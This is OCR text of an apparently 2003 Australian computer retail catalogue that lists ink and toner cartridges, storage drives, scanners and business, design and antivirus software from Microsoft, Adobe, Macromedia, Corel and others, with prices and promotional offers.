Keytek Compatible Ink Cartridge HP Colour for DJ 930C/990C/1220C - S1645AA	\$45.00
Keytek Compatible Ink Cartridge HP Colour for DJ 320/340/400/540/550C/560C - S1625AA	\$52.00
Keytek Compatible Ink Cartridge HP Colour for DJ 640C/656C/350/600/660C/670/690 - S1649AA	\$52.00

Keytek Compatible Toner Cartridges

Keytek has an extensive range of premium compatible Toner for Laser and Photocopier Printers both in black and colour, all manufactured to the highest standard and to meet or exceed O.E.M. specifications but at a very competitive price point.

Keytek Laser Toner Economy for HP 1100 Series - C4092A	\$105.00
Keytek Laser Toner Economy EPE for HP 4/5 Series - 9229BA	\$79.00
Keytek Laser Toner Economy for HP 5P/6P - C3903A	\$90.00
Keytek Laser Toner Economy EPL for HP 10/11/11P - 92275A	\$72.00
Keytek Laser Toner Economy for HP 4V/4V/4V - C3900A	\$110.00
Keytek Laser Toner Economy EPA for HP 5L/6L/3100 - C3906A	\$85.00
Keytek Laser Toner Economy EP22 for HP 55L/8000 - C3909A	\$140.00
Keytek Laser Toner Economy EP32 for HP 2100/2200D - C4096A	\$140.00
Keytek Laser Toner Economy for HP 4000N/4050N - C4127X	\$175.00
Keytek Laser Toner Economy for HP 5000 Series - C4129X	\$195.00
Keytek Laser Toner Economy for HP 8100/8150 - C4182X	\$225.00
Keytek Laser Toner Economy for Lexmark Optra R 4049A/UX/RX - 1382100	\$165.00
Keytek Laser Toner Economy for Lexmark Optra S 1255/1620/2450 - 1382920	\$169.00
Keytek Laser Toner Economy for Lexmark Optra T 6106/146/15 - 12A5845	\$225.00

Keytek Compatible Fax Cartridges

Keytek has an extensive range of Compatible Thermal Fax Films and Fax Toner for Panasonic, Sharp, Brother and Canon that are manufactured all to the highest standard to produce clear, crisp, quality prints. All products come with a 100% replacement warranty at a very competitive price point.

Keytek Fax Toner Economy for Panasonic UF545/UF770 - UG3313	\$145.00
Keytek Fax Toner Economy for Panasonic UF744/UF788 - UG3309	\$145.00
Keytek Fax Toner Economy for Panasonic UF745/UF755 - UG3304A	\$145.00
Keytek Fax Toner Economy FX1 for Canon T7000/7600/3000 - H116221	\$85.00
Keytek Fax Toner Economy FX2 for Canon L500L/600L/5500 - H116321	\$85.00
Keytek Fax Toner Economy FX3 for Canon L200L/250L/300 - H116381	\$85.00
Keytek Fax Toner Economy FX4 for Canon L800L/900L/1000 - H116401	\$99.00
Keytek Compatible Fax Film Panasonic KXFA136A Refills Box 2	\$36.00
Keytek Compatible Fax Film Sharp FO13CR Box 2	\$25.00
Keytek Compatible Fax Film Sharp FO13CR Box 2	\$38.00


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MAUS KPI Scorecard Pro

- Makes Key Performance Indicator monitoring, reporting and analysis easy.
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- Allows you to benchmark and rank performance
- Allows you to extend your reporting to non-financial KPIs.
- Allows you to enter data & produce reports in minutes



Websearch Code 189940 **\$419**


MAUS MasterPlan

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
Websearch Code 12845 **\$179**

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Award Finalist in the Channel 9 small business show software awards

One of the biggest selling personal investment software tools in Australia. The application is a 4 in 1 Investment Software Tool. It handles shares, options, warrants, property, managed funds, fixed interest and a range of other investments with ease! Can now be used in conjunction with online bank accounts.

MAUS Stockmarket Plus provides investors with a comprehensive, yet user friendly tool which will allow you to not only keep track of your investments but provide you with enough vital data to make informed investment decisions.



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Maxtor 5000LE

80GB USB2

External Storage

- Easy add-on storage for home or office
- Perfect for photos, music, and documents
- Maxtor OneTouch: the easy way to make back-up copies of your files
- USB 2.0 & USB 1.1 compatible
- Up to 480Mb/sec data transfer rate
- Stands vertically or horizontally
- PC and Mac



\$475
Websearch Code 194214

Maxtor 5000DV

120GB USB2/FW

External Storage

- Versatile add-on storage
- Dantz Retrospect Express software included
- FireWire, iLINK, and 1394 compatible
- USB 2.0 & USB 1.1 compatible
- 7200 RPM hard drive technology
- Up to 480Mb/sec data transfer rate - USB 2.0
- Up to 400Mb/sec data transfer rate - FireWire
- Hot swappable
- PC and Mac



\$649
Websearch Code 139802

Maxtor 5000XT

250GB USB2/FW

External Storage

- Dantz Retrospect Express software included
- FireWire, iLINK, and 1394 compatible
- USB 2.0 & USB 1.1 compatible
- Up to 480Mb/sec data transfer rate - USB 2.0
- Up to 400Mb/sec data transfer rate - FireWire
- Hot-swappable
- PC and Mac



\$899
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- Includes Performance log: goals, critical incident reporting.
- Intelli-text technology to create eloquent text and to avoid incorrect wording.
- Expert Human Resource advice and coaching ideas are provided at each stage of the review, ensuring that your reviews will meet HR best practice. The software also includes an on-going performance log that gives you the power to record the week-to-week performance of your staff.




Websearch Code 189762 **\$259**

MAUS Job Descriptions

Create clear, concise job descriptions in minutes. Choose from over 3,800 customisable job descriptions selectable by job title or industry. Use the question and answer format to address physical and educational requirements, work environment, qualifications and supervisory duties.

At the click of a button MAUS Job Descriptions will provide you with:

- An accurate concise library of customisable job descriptions
- Expert HR advice
- Custom interview questions and rating forms
- An 'Ad Writer' to help you write and place effective employment advertisements
- Protection from unfair dismissal claims




Websearch Code 191674 **\$259**

MAUS Employee Manual

Create a handbook encompassing all of your organisations policies and procedures. The application covers issues such as holiday entitlements, employee benefits, employment contracts, recruitment, termination and much more through a simple to use question and answer format.

Whether your business is large or small, MAUS Employee Manual can help you achieve the kind of professional results you would expect from experienced consultants - but with a lot less time, effort and money.



Websearch Code 1MAU1T **\$179**

MS Freelancer

Adventure, intrigue, and opportunity in an insanely epic and fascinating science-fiction universe. Freelancer combines a fully-immersive 3D spacelight system with real-time 3D character interaction to give you complete control over buying and selling commodities, accepting missions for hire, and customizing your spacecraft.

Rated: G8+

NEW**\$79**

Websearch Code 195268

MS Money 2003

Microsoft Money 2003 Standard provides a quick and easy way to organise and manage your personal finances. Create a budget, reduce debt, balance your checkbook, pay bills and manage your home finances. Personal finance made simple.

**\$65**

Websearch Code 191381

MS Picture It! Digital Image Pro

Picture It! Digital Image Pro puts you in control of your photos through powerful digital imaging tools with helpful wizards and professional quality photo projects.

**\$169**

Websearch Code 191340

Microsoft Works Suite 2003

5 full version Microsoft software titles for your home PC at one low price.

Includes:

- Microsoft Word
- Microsoft Works
- Microsoft Money Standard
- Microsoft Encarta Standard
- Microsoft Picture It!

**\$175**

Websearch Code 191333

Microsoft MSDN Universal 7

Provides priority access to essential resources for developers, including timely delivery of everything you need to build XML Web services and applications. Get uninterrupted access to the latest Microsoft technologies 24 hours a day 7 days a week online and through regular CD or DVD updates.

FREE ViewSonic Pocket PC!

*Valid 1/5/03 to 30/6/03 or while stocks last. Visit www.microsoft.com.au/msdn/getpocketpc or phone 132058 (option 2,2) for full details and conditions.

**\$5379**

Websearch Code 130922

Microsoft Exchange 2000 Server Standard

Supporting a range of collaborative activities, including group scheduling capabilities, discussion groups, and team folders, it provides access to information across geographic, organisational, and technology barriers with features such as Instant Messaging, real-time data, and video conferencing.

Call for academic pricing.



Full 5 clients

\$2589

Websearch Code MS8564

Microsoft Visual Studio.Net Professional

Visual Studio.net Professional will enable developers to build next generation Internet applications that target any Internet device and integrate with any platform.

Upgrade \$1085

Call for academic pricing.

FREE ViewSonic Pocket PC!

*Valid 1/5/03 to 30/6/03 or while stocks last. Visit www.microsoft.com.au/msdn/getpocketpc or phone 132058 (option 2,2) for full details and conditions.

\$2199

Websearch Code 180774

Microsoft Publisher 2002

A business desktop publishing program designed for business users who are serious about creating their own marketing materials without the help of a professional designer.

Upgrade \$179

Call for academic pricing.

**\$279**

Websearch Code MSS673

Microsoft Visio 2002 Std

Quickly assemble diagrams using predefined shapes - there's no need to draw. Visualise people, projects, and processes. Create flowcharts, organisation charts, timelines, office layouts, and more. Even generate diagrams from data stored in Microsoft Excel, Microsoft Access, and Microsoft Project.

Std Upgrade \$219

Call for academic pricing.

**\$425**

Websearch Code MSS685

Microsoft Small Business Server 2000

The network solution designed to help businesses with up to 50 PCs take advantage of the Internet, strengthen customer relationships, and improve employee productivity. Includes Windows 2000 Server, Exchange 2000 Server, Internet Security and Acceleration Server 2000, SQL Server 2000, and more.

Call for academic pricing.

**\$2949**

Full 5 clients
Websearch Code 191127

Microsoft Visual Basic .net Standard

Reengineered to be a first-class language on the Microsoft .NET Framework, it provides the easiest and most productive route for new developers and existing Visual Basic programmers to quickly build Windows-based applications.

Call for academic pricing.

**\$219**

Websearch Code 180799

Microsoft FrontPage 2002

Add sophisticated technology to your Web site without having to program. Whether you want to better understand your visitors through usage analysis reports, or get the lowdown on your site's performance with enhanced reports,

Microsoft FrontPage 2002 has the tools to help your business. With improved interfaces and enhanced wizards you need to Front page you need to get a professional-looking website.

Upgrade \$189

Call for academic pricing.

**\$359**

Websearch Code MSS679

Microsoft Visio 2002 Pro

Visio Professional 2002 provides diagramming solutions that help business and technical professionals document and communicate a broad range of ideas, information, and systems.

When used to augment text and numbers, Visio diagrams make a message more concise, help people remember main points, and transcend cultural and technical barriers.

Pro Upgrade \$529

Call for academic pricing.

**\$1049**

Websearch Code MSS687

Microsoft SQL Server 2000 Standard

Relational Database Management and Analysis System. Great support for Web standards, powerful tools for system management, a tuning, and exceptional scalability and reliability for your money make SQL Server 2000 the best choice for the next generation of enterprise-class database solutions.

Call for academic pricing.

**\$2979**

Full 5 clients
Websearch Code 191020

Microsoft Visual C++ .net Standard

Visual C++ .NET is the most powerful C++ tool for creating the highest-performance software for Windows and the Web.

Including features like, IntelliSense Technology, Edit and Continue which significantly speeds the development process.


Call for academic pricing.

**\$219**

Websearch Code 190091

Microsoft Office XP

The most significant version of Office ever released, Microsoft Office XP Professional integrates productivity innovations throughout its programs to transform the traditional Office suite into a smarter overall work experience. By simplifying productivity, enabling collaboration for everyone, and extending Office beyond the desktop, Office XP streamlines how people work with information and one another, making it easier for everyone to create, share, and analyse important data.



Version 2002

**Purchase Office XP
on your new PC & SAVE
approx. 65%
(see page 5 for details)**

Office XP Standard

Standard Office suite features Word, Excel, Outlook and PowerPoint 2002 applications. Call for academic pricing.

Upgrade	Full
\$449	\$919
Websearch Code MSS585	Websearch Code MSS584

Office XP Professional

Professional Office suite includes Word, Excel, Access, Outlook and PowerPoint 2002 applications. Call for academic pricing.

Upgrade	Full
\$639	\$1119
Websearch Code MSS586	Websearch Code MSS587

Office XP Developer

Office XP Developer includes Microsoft FrontPage Web site creation and management tools, also includes developer-only versions of Microsoft SQL Server 2000 and Exchange 2000 Server. Call for academic pricing.

Upgrade	Full
\$1049	\$1515
Websearch Code MSS582	Websearch Code MSS583

Microsoft Volume Licensing

Microsoft's Open Licensing program offers benefits when purchasing or acquiring multiple copies of Microsoft software.

Designed for organisations with as few as two PCs and purchasing as few as five licenses on the initial order. Receive significant discounts over retail full packaged product prices - minimum 20% For example: Office XP Pro - \$915 (Minimum 5 license purchases if you are a new MOLP customer).

Call our Managed Accounts team to SAVE!
1300 761 761

Microsoft Office v.X for Mac

Office v.X supports all your favorite Mac OS X features and technologies, and is completely compatible with Office 2001 for Mac, Office 98 Mac Edition, Office for MS Windows, AppleWorks 6, and FileMaker Pro 5.5.

Call for academic pricing.



Upgrade
\$549
Websearch Code MSS710
Full
\$899
Websearch Code MSS709


Microsoft Windows XP Home

Windows XP Home Edition is an excellent choice for most home users, with exciting new features that help you do more with your computer.

Microsoft Windows XP Professional

Windows XP Professional, provides the highest levels of performance, productivity, and security. It is the best choice for business users and for home users who demand the most from their systems. All the benefits of Windows XP Home Edition.

Call for academic pricing.



Home	
Upgrade	Full
\$215	\$405
Websearch Code MSS701	Websearch Code MSS702
Professional	
Upgrade	Full
\$415	\$599
Websearch Code MSS703	Websearch Code MSS702

MS Plus! Digital Media Edition

Share your photos and enjoy your music and home movies. Create vibrant photo stories with your narration, music and photo effects. Transform your PC into a full-featured party jukebox with visual effects while protecting your personal information and restricting access to other applications. Copy your aging cassette tapes and vinyl records into clean, vibrant digital files using hiss and pop reduction, track splitting and more.



\$44
Websearch Code 194602

Microsoft Project Standard

Get the tool you need to schedule, organise and analyse tasks, deadlines and resources. This is the upgrade to Microsoft's core project management program for planning and managing projects from the desktop.

Call for academic pricing.



\$1239
Websearch Code 190094

Microsoft Project Professional

This new desktop program includes all the core project management functionality of Microsoft Project Standard. Used with Microsoft Project Server 2002, it also offers powerful collaboration features, including enterprise resource management and analytical tools.

Call for academic pricing.



\$1999
Websearch Code 190096

MS Windows Server 2003

Windows Server 2003, Standard Edition is the network operating system for small organisations and departmental use. It delivers intelligent file and printer sharing, secure Internet connectivity, centralised desktop application deployment, and Web solutions that connect employees, partners, and customers.

Call for academic pricing.
Enterprise Available.



Standard 10 Client	Standard 10 Client
\$2099	\$2499
Websearch Code 195843	Websearch Code 195840

Microsoft Rise of Nations

From Brian Reynolds, designer of Civilization II and Alpha Centauri, comes Rise of Nations, combining the epic scope of Civilization with the fast-paced action of real-time strategy games. Rise of Nations allows players to create new cities, improve their city infrastructure and expand national borders. Rated: G+



\$85
Websearch Code 195319

**Centennial Media
Acrobat 5**

Alan Rosenfeld, Applications Specialist from Adobe Systems Aust., provides easy to follow and comprehensive instruction for students or business users alike. The range of this versatile software is systematically unfolded and demonstrated in four hours of expert tuition.

**\$198**

Websearch Code 195833

**Centennial Media
Photoshop 7**

The graphics industry worldwide relies on the power of Photoshop. Students will be well prepared for future employment if they have a sound understanding of this software. In 8 hours of in-depth training Mike McHugh covers this essential program.

**\$363**

Websearch Code 195835

Photoshop Elements 2

\$297

Websearch Code 195834

**Centennial Media
InDesign 2**

Mike McHugh, a presenter for Adobe Systems, covers InDesign 2 in 6 hours in a comprehensive and easy to follow manner. Ideal for classroom training and lesson content.

**\$297**

Websearch Code 195834

**Adobe Acrobat 6.0 Standard**

Adobe Acrobat 6.0 Standard software lets business professionals quickly and easily convert any Microsoft Office, Internet Explorer, or other paper or electronic document to a reliable Adobe Portable Document Format (PDF) file. Adobe PDF files preserve the visual integrity of documents so that they can be e-mailed to colleagues and then viewed and printed on a variety of platforms using free Adobe Reader software. Acrobat 6.0 Standard software's intuitive review tools allow business professionals to comment on documents electronically and make it easy to track, manage, and incorporate feedback into original documents, which streamlines communications and reduces the costs and inefficiencies associated with paper-based review processes.

\$199

Upgrade

Full


Websearch WIN 196180
Websearch MAC 196173**\$579****Adobe Acrobat 6.0 Professional**

Adobe Acrobat 6.0 Professional software allows business, creative, and engineering professionals who work with graphically complex documents to exchange business-critical documents accurately and efficiently. Convert any document to Adobe Portable Document Format (PDF), and with one button click from Microsoft Office, Internet Explorer, and Microsoft Project, as well as from Microsoft Visio and AutoCAD, preserve document layers. Combine multiple documents—including large-format technical drawings and page layouts—into one compact Adobe PDF file in a single step, and automatically initiate and manage document reviews using intuitive electronic tools. Create forms that can be exchanged with colleagues and customers, and archive your project files as searchable Adobe PDF files.

\$299

Upgrade

Full

Websearch WIN 196182
Websearch MAC 196181**\$879****Adobe Photoshop 7.0
The world-standard image editing solution**

Adobe Photoshop 7.0 software helps you work more efficiently, explore new creative options, and produce the highest quality images for print, the Web, wireless devices, and anywhere else. With the new File Browser, you can inspect image data without opening files. Effortlessly remove dust, scratches, and other flaws with the new Healing Brush. Streamline your Web design using new transparency capabilities and sophisticated rollover controls. Indulge your creativity with a powerful new paint engine and art studio brushes, plus the new automatic Pattern Maker and an enhanced, easier-to-use Liquify tool. To create exceptional imagery, rely on Adobe Photoshop 7.0, the professional image-editing standard.


\$349

Upgrade

Full

Websearch WIN 195980
Websearch MAC 195987**\$1329****Adobe Illustrator 10**

Adobe Illustrator 10 defines the future of vector graphics with groundbreaking creative options and powerful tools for efficiently publishing artwork on the Web, in print, everywhere. Produce superb Web graphics using symbols and innovative slicing options. Explore creative ideas with live distortion tools. Publish graphics in record time with dynamic data-driven graphics and other productivity features.




Upgrade

Websearch WIN 192073
Websearch MAC 192095**\$919****Adobe Premiere 6.5**

The essential tool for professional digital video editing. Delivering unmatched hardware support, Adobe Premiere 6.5 software is the most adaptable DV-editing tool on the market today.


Now you can work more productively with real-time editing capabilities. And you can take advantage of the sophisticated new Adobe Title Designer, MPEG-2 export, DVD authoring, powerful audio tools, and more to create extraordinary video productions.



Full

Websearch WIN 190636
Websearch MAC 190635**\$1239****Adobe InDesign 2.0**

InDesign 2.0 integrates tightly with Adobe Photoshop, Adobe Illustrator, and Adobe Acrobat. Plus, it frees you to be more creative by delivering intuitive features that reduce elaborate design tasks to a few quick steps. When you're ready to print, the results are precise and reliable. InDesign 2.0 also makes it easy to move beyond print with built-in support for publishing pages anywhere. Version 2.0 offers object transparency, long-document management options, one-step table creation, XML import and export, improved performance, and more.



Upgrade

Websearch WIN 195886
Websearch MAC 195887**\$1529****Adobe PageMaker 7.0**

The ideal page layout program for business, education, and small office, home-office (SOHO) professionals who want to create high-quality publications such as brochures and newsletters.

Get started quickly with templates, graphics, and intuitive design tools; work productively across Adobe applications. Features include, Create and view Adobe Portable Document Format (PDF) files, import native Photoshop and Illustrator files. You can drag and drop the native file or use the Place dialogue box.



Upgrade

Full

Websearch WIN A00297
Websearch MAC A00298**\$199****\$1099**

Adobe Design Collection

The Adobe Design Collection contains four leading-edge design and publishing applications in one fully integrated suite. Together these programs give you everything you need to create and produce professional documents across media.

- Includes:
- Adobe InDesign 2.0
- Adobe Photoshop 7.0

- Adobe Illustrator 10
- Adobe Acrobat 5.5

Save over 50% with the Adobe Design Collection
Savings based on individual product prices

Receive a free upgrade (until new version ships) to Acrobat 6.0. To claim your free upgrade please contact Adobe customer service on 1300 550 205. Claims must be lodged by 22nd July 2003. Conditions apply.

Academic	
Websearch WIN	193168
Websearch MAC	193169

\$739

Standard	
Websearch WIN	190184
Websearch MAC	190203

\$2149

Adobe Publishing Collection

Publishing Collection brings together four powerful applications for business, education and small office/home office professionals. These complementary applications help you create professional looking communications for print and the Web.

- Includes:
- Adobe PageMaker 7.0
- Adobe Photoshop 7.0

- Adobe Illustrator 10
- Adobe Acrobat 5.5

Save over 40% with the Adobe Publishing Collection
Savings based on individual product prices

Receive a free upgrade (until new version ships) to Acrobat 6.0. To claim your free upgrade please contact Adobe customer service on 1300 550 205. Claims must be lodged by 22nd July 2003. Conditions apply.

Academic	
Websearch WIN	193175
Websearch MAC	193176

\$899

Standard	
Websearch WIN	190267
Websearch MAC	190269

\$2199

Adobe Web Collection

Web collection is a comprehensive, tightly integrated software suite that gives you the power to design extraordinary still and interactive Web graphics, optimize those graphics for efficient downloading, and build dynamic Web sites that support the latest technology and standards.

- Includes:
- Adobe GoLive 6.0
- Adobe Photoshop 7.0

- Adobe Illustrator 10
- Adobe Acrobat 5.5

Save over 35% with the Adobe Web Collection
Savings based on individual product prices

Receive a free upgrade (until new version ships) to Acrobat 6.0. To claim your free upgrade please contact Adobe customer service on 1300 550 205. Claims must be lodged by 22nd July 2003. Conditions apply.

Academic	
Websearch WIN	193172
Websearch MAC	193173

\$739

Standard	
Websearch WIN	193177
Websearch MAC	193178

\$2299

Adobe Digital Video Collection

Adobe Digital Video Collection delivers professional tools for putting your ideas into motion. Whether you produce projects for film, multimedia, video, or the Web, you'll gain the creative control you need to achieve superb results.

- Includes:
- Adobe Premiere 6.5
- Adobe Photoshop 7.0

- Adobe After Effects 5.5
- Adobe Illustrator 10

Save over 45% with the Adobe Digital Video Collection
Savings based on individual product prices

Standard	
Websearch WIN	191977
Websearch MAC	192596

\$2699

Adobe Photoshop Album

Finding and organizing your digital photos is a snap with Adobe Photoshop Album. Now you can see all of your photos in one place and instantly sort them by date or by any keyword you choose. Easily fix basic flaws and share your photos in slide shows, albums, cards, calendars, and more. Adobe Photoshop Album has everything you need to find your photos and quickly share your memories.



\$95

Websearch WIN 194926

Adobe Photoshop Elements 2.0

The perfect combination of power and simplicity so you can do more with your photos. From quickly correcting red eye, color, and exposure to more creative editing, you can easily achieve outstanding results. Comprehensive Help features offer easy-to-understand explanations, definitions of terminology, hints for using editing tools, and more. Inspirational Recipes describe how to apply amazing special effects and help you perform a variety of editing techniques. Adobe Photoshop Elements 2.0 makes digital imaging a breeze.



\$165

Full Websearch Code 191428

Transactional License Program. Volume licensing made easy

The Adobe Transactional License Program (TLP) is a volume licensing solution that allows organisations worldwide to acquire Adobe software at a discount, based on the quantity of software licensed in a single transaction. Each Adobe product is assigned a point value (e.g. Acrobat = 1 point), and you receive a volume discount based on the point value of your transaction. Minimum 5 points to qualify! No contracts.

For example: Adobe Acrobat 5.5* Corporate on TLP - From \$385 (Minimum 5 point purchase - Acrobat worth 1 point). City Software has recently become 1 of 5 Adobe Licensing Centre's in Australia!

* Receive a free upgrade (until new version ships) to Acrobat 6.0. To claim your free upgrade please contact Adobe customer service on 1300 550 205. Claims must be lodged by 22nd July 2003. Conditions apply.

Call our Managed Accounts team to **SAVE!**
1300 761 761

Microtek FilmScan 1800

The FilmScan 1800 is an affordable 35mm scanner capable of scanning positive and negative film strips as well as mounted slides. An advanced auto-focusing system ensures sharp results whilst the high density of 3.40 captures highlight and shadow detail in a single pass. Optical Resolution, 1800 x 1800 dpi.



\$859

RENT/LEASE **\$9.42 PER WEEK***
Websearch Code 195957

Fujitsu Fi-4120c Scanner

Designed to occupy minimum desk space and features true duplex scanning, both sides being scanned at the same time.

- High speed document scanner: 25ppm
- True duplex: scans both sides of the page in one pass
- 50 page automatic document feeder
- Scan to a file or printer directly to the scanners front panel (up to 9 preset destinations!)
- USB and SCSI ports



\$1449

RENT/LEASE **\$15.88 PER WEEK***
Websearch Code 193935

Microtek ScanMaker 6800

- Six Sigma CCD Technology
- 6 linear rows of CCD elements for super-resolution 4800 x 2400 dpi scanning
- Increase productivity with automated scan, PDF, OCR, and email functions
- Built-in 54" transparency adaptor
- Built-in FilmView window for previewing slides



\$939

RENT/LEASE **\$10.29 PER WEEK***
Websearch Code 196376

Centennial Media Training CD-ROM's

Centennial Media provides the solution through interactive CD computer training of the highest standard that is also convenient, flexible and extremely cost-effective.



DreamWeaver MX
\$363
Websearch Code 195823

FireWorks MX
\$297
Websearch Code 195824

Flash MX
\$297
Websearch Code 195822

Panda Antivirus

Titanium is for home users. Platinum is for businesses and professionals. Both rapidly detect and eliminate all types of viruses; includes technical support 24 hours, 365 days. In addition, Platinum protects against hackers; includes firewall protection; includes daily signature file and scan engine updates.



Titanium
\$69
Websearch Code 195318

Platinum
\$89
Websearch Code 195315

Macromedia Studio MX PLUS

The essential suite of tools for building websites and rich internet applications includes Macromedia Flash MX, Dreamweaver MX, Fireworks MX, FreeHand MX, ColdFusion MX Developers Edition, Flash Player 5, DevNet Resource Kit Special Edition and Contribute.

Upgrade from Studio MX \$395
Upgrade from 2 products \$985
Upgrade from 1 product \$1389

Full \$1769
Websearch WIN 195238



Upgrade \$189

Flash MX Communication Server Pro 1.5

Develop the next generation of online communications, deliver multi-way audio, video, and real-time data in your websites and Rich Internet applications. Change the way we communicate and collaborate online. Create engaging games applications that integrate audio, video, text, chat, and enterprise data.

Full \$849
Websearch WIN 195235



Macromedia Contribute

Now anyone can update, add and publish content to existing websites without knowing HTML. With Macromedia Contribute non-technical users can update any HTML website including sites built in Dreamweaver, FrontPage, and time on content maintenance while retaining control over website style, layout, permissions, and code. Contribute is a stand alone product that also works seamlessly with Dreamweaver MX and supports Dreamweaver templates, so web professionals can quickly integrate Contribute into their existing workflow.

Full \$219
Websearch WIN 192497

Macromedia Director MX

Combine any media, deliver anywhere, and reach everyone with Director MX, the powerful multimedia-authoring solution. With Director, you can build rich accessible content that delivers real results, integrating interactive audio, video, bitmaps, vectors, text, fonts, and more. Work more effectively within the familiar Macromedia MX user interface and take advantage of unprecedented Macromedia Flash MX integration. Customize your applications with an extensible plug-in architecture and ensure smooth playback—even when using long files or videos—with advanced memory management. And deploy on CDDVD, corporate intranets, or to over 300 million web users with Shockwave Player.



Upgrade from 8 \$849
Websearch WIN 192111
Websearch MAC 192112

Full \$2575
Websearch WIN 183893
Websearch MAC 183894



Professional \$2759

Macromedia DevNet

DevNet Subscriptions gives you the latest development software, Macromedia servers, and productivity-enhancing resources, conveniently delivered online and on CD and all for a single annual fee.

Essentials \$589
Websearch MAC 195228



Upgrade from 10 \$219

Macromedia FreeHand MX

Concept and design visually-rich graphics for print and web with Macromedia FreeHand MX, the multi-publishing design solution with powerful illustration and drawing tools and an open, streamlined workflow.

Full \$789
Websearch WIN 195301
Websearch MAC 195300



Macromedia ColdFusion MX

Easily build rich internet applications that integrate with databases, XML, web services, Macromedia Flash, and more. ColdFusion MX empowers developers with a productive scripting environment and integrated search and charting capabilities. Amongst an industry-standard operating systems and harness the power of the Java and .NET platforms with the legendary ease of use of ColdFusion.

Server Enterprise plus two year subscription \$11,299
Server Professional plus two year subscription \$2999

Server Enterprise \$8199
Websearch Code 190328

Server Professional \$2249
Websearch Code 190327

CorelDRAW 11

With more than 15 years of continual enhancements, CorelDRAW 11 delivers graphic design and vector animation software for print and the Web and now for a limited time you can own it for only \$299*. If you own previous versions of CorelDRAW or any other vendor's graphics application (such as Adobe Illustrator) you can upgrade or cross grade to the latest version of CorelDRAW 11 for only \$299*

Great features of CorelDRAW 11 include:

- New! Symbols support – reduce and reuse the most important elements in your designs
- New! Roughen and Smudge brushes – easily edit curves with these pressure-sensitive tools that feature full tablet support
- New! 3 Point Ellipse, Rectangle and Curve tools – create exact size and rotation of these shapes in two easy clicks
- Live Effects – work freely and efficiently with real-time feedback
- Enhanced! SVG support – create data-driven, dynamic graphics using SVG
- Customisable workspace – design a workspace that suits your personal needs
- New! Polyline tool – create curves and lines in one stroke, using one tool

*Upgrade/cross grade offer that allows previous owners of CorelDRAW as well as users of Adobe products or any other software application to purchase CorelDRAW 11 at the upgrade/crossgrade price. Customers cross grading from competitive products simply need to call Corel Customer Service on 1 800 65 88 50 to receive their unlock key to use the product. These customers will need to give the serial number of the competitive product.

LIMITED TIME OFFER
MASSIVE PRICE
REDUCTION

SAVE
OVER 65%



Call for Pricing

Corel Painter 8

The new Corel Painter 8 unleashes your creative power, increases your productivity and enhances your compatibility with Adobe Photoshop while giving you the Natural Media tools you need to create artwork for print or the Web.

Get even more out of Adobe Photoshop or CorelDRAW (or any graphics software package) with this great offer on the latest version of Painter. To take advantage of this offer all you need to do is upgrade from any version of CorelDRAW or cross grade from any graphics software application to the latest version of Painter 8 for only \$315*

New Features:

- Allows you to blend unique paint colours using the Mixer
- Allows you to interactively design custom brushes with the Brush Creator
- Replicate the traditional painting experience with Digital Watercolour
- Create sketches from photographs, and experiment with over 400 new brushes.
- Work more productively with a redesigned interface and customisable palettes and industry-standard layer masks and channels.

LIMITED TIME OFFER
MASSIVE PRICE
REDUCTION

SAVE
OVER 50%



*Upgrade/cross grade offer that allows previous users of Painter as well as users of Adobe products or any other vendors graphics products to purchase the new version of Painter 8 at the upgrade price of \$315 inc GST

Upgrade/Crossgrade
Websearch Code 196513

\$315

Corel WordPerfect Office 11

WordPerfect Office 11 includes:

- WordPerfect 11 - word processor
- Quattro Pro 11 - spreadsheet
- Corel Presentations 11 - slide show creator
- CorelCENTRAL Address Book

GREAT NEW FEATURES INCLUDE:

- Enhanced Compatibility with MS Office (supporting older file versions of MS products than they do!)
- XML Integration: New Publish to XML in WordPerfect, Quattro Pro and Presentations, New Import XML in Quattro Pro, Enhanced XML Editor in WordPerfect
- Enhanced Publish to PDF from WordPerfect and Presentations
- New! WordPerfect Classic Mode: WP 5.1 Blue Screen and Keyboard
- New! Document Map
- New! Collaborative Review
- New! Outlook Address book integration
- Enhanced CrossTab Reports

LIMITED TIME OFFER
MASSIVE PRICE
REDUCTION

SAVE
OVER 55%



Cross grade from any Microsoft product, no matter what version or whether it is a full, upgrade or OEM. Cross grade from SmartOffice. Upgrade from any version of WordPerfect.

Upgrade/Crossgrade
Websearch Code 196505

\$285

iGrafx FlowCharter 2003

You will be able to enjoy improved productivity and ease-of-use when creating flowcharts, process maps, and other business diagrams with iGrafx FlowCharter 2003, the newest version of the award winning ABC FlowCharter. Document even the most complex processes, systems, or organization charts in record time using the intuitive drawing features of iGrafx FlowCharter 2003, then output to Web, print or presentations.

Publish Web Project - Publish a directory of iGrafx and supporting documentation to the Web with a single command.

- Publish to Microsoft Office and WordPerfect applications
- Import Process Data
- Improved Size and Align Commands.

Cause and Effect Diagram - The new Cause & Effect diagram type initializes the workspace with a default fishbone diagram, statistical worksheet and Pareto chart.

- Designed for Microsoft Windows XP

LIMITED TIME OFFER
MASSIVE PRICE
REDUCTION

SAVE
OVER 75%



*Users can upgrade/cross grade from any flowcharting software such as Microsoft Visio. If you require more information please contact Jake Sharpe on 02 9006 1120.

Upgrade/Crossgrade
Websearch Code 194550

\$195

Ventura 10

Corel Ventura 10 is your professional publishing solution. It's the only tool you need for transforming long, complex documents including XML files into highly formatted and visually rich publications.



Upgrade
\$499
Websearch Code 191559

Full
\$1439
Websearch Code 191557

Corel Designer 10

Delivering precision tools that improve efficiency, built specifically to streamline the production of technical design. Create, manage, plot, share and reuse technical diagrams.



Upgrade
\$469
Websearch Code 194994

Full
\$899
Websearch Code 194993

CorelDRAW Graphics Suite 11

• CorelDRAW 11- intuitive graphic design for print and the Web

